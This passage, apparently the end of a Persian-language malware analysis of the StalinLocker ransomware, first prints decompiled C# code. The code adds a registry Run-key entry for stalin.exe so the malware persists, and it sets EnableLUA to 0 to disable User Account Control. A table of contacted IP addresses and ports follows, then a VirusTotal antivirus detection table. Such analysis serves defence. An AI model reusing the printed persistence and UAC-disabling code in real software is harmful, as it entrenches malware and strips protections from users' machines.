107         RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\", true);
108         registryKey.SetValue("Stalin", Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\stalin.exe");
109         registryKey.Close();
110     }
111     catch
112     {
113     }
114     try
115     {
116         RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\
117             \\System\\", true);
118         registryKey2.SetValue("EnableLUA", 0);
119         registryKey2.Close();
120     }
121     catch
122     {
123     }
124     catch
125     {
126     }
127 }
```

تحلیل ترافیک شبکه :

لیست میزبان هایی که باج افزار با آن ها ارتباط برقرار کرده است.

| نام کشور | شماره پورت | آدرس آی پی |
|---------------------|------------|----------------|
| ایالات متحده امریکا | ۸۰ TCP | ۱۷۲.۲۱۷.۲۲.۱۴۲ |
| اتحادیه اروپا | ۸۰ TCP | ۸۸.۲۲۱.۱۳۴.۴۱ |
| ایالات متحده امریکا | ۴۴۳ TCP | ۱۷۲.۲۱۷.۲۲.۱۴۲ |

شناسایی :

در حال حاضر تعداد ۳۸ مورد از ۶۶ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

| | | | |
|----------------------|----------------------------------|--------------------|----------------------------------|
| Ad-Aware | Trojan.GenericKD.30759243 | AegisLab | Troj.Ransom.W32.Blockerlc |
| AhnLab-V3 | Trojan/Win32.Blocker.C2504612 | ALYac | Trojan.Ransom.ScreenLocker |
| Arcabit | Trojan.Generic.D1D5594B | Avast | FileRepMalware |
| AVG | FileRepMalware | BitDefender | Trojan.GenericKD.30759243 |
| CAT-QuickHeal | Trojan.IGENERIC | CrowdStrike Falcon | malicious_confidence_90% (W) |
| Cylance | Unsafe | Cyren | W32/Trojan.NRGE-3585 |
| Emsisoft | Trojan.GenericKD.30759243 (B) | eScan | Trojan.GenericKD.30759243 |
| ESET-NOD32 | a variant of MSIL/Agent.SNU | F-Secure | Trojan.GenericKD.30759243 |
| Fortinet | W32/Blocker.BA!tr | GData | Trojan.GenericKD.30759243 |
| Ikarus | Trojan-Ransom.StalinLocker | Jiangmin | Trojan.Blocker.ikr |
| K7AntiVirus | Riskware (0040eff71) | K7GW | Riskware (0040eff71) |
| Kaspersky | Trojan-Ransom.Win32.Blocker.lacf | MAX | malware (ai score=93) |
| McAfee | Artemis!61C003BAC228 | McAfee-GW-Edition | Artemis!Trojan |
| Palo Alto Networks | generic.ml | Panda | Trj/GdSda.A |
| Qihoo-360 | Win32/Trojan.Ransom.719 | SentinelOne | static engine - malicious |
| Sophos AV | Mal/MSIL-BA | Symantec | Trojan.Gen.2 |
| Tencent | Win32.Trojan.Blocker.Wops | TrendMicro | Ransom_TALINSLOCKER.THEAAAH |
| TrendMicro-HouseCall | Ransom_TALINSLOCKER.THEAAAH | VIPRE | Trojan.Win32.Generic!BT |
| Yandex | Trojan.Blocker!8SNT/IND9xY | ZoneAlarm | Trojan-Ransom.Win32.Blocker.lacf |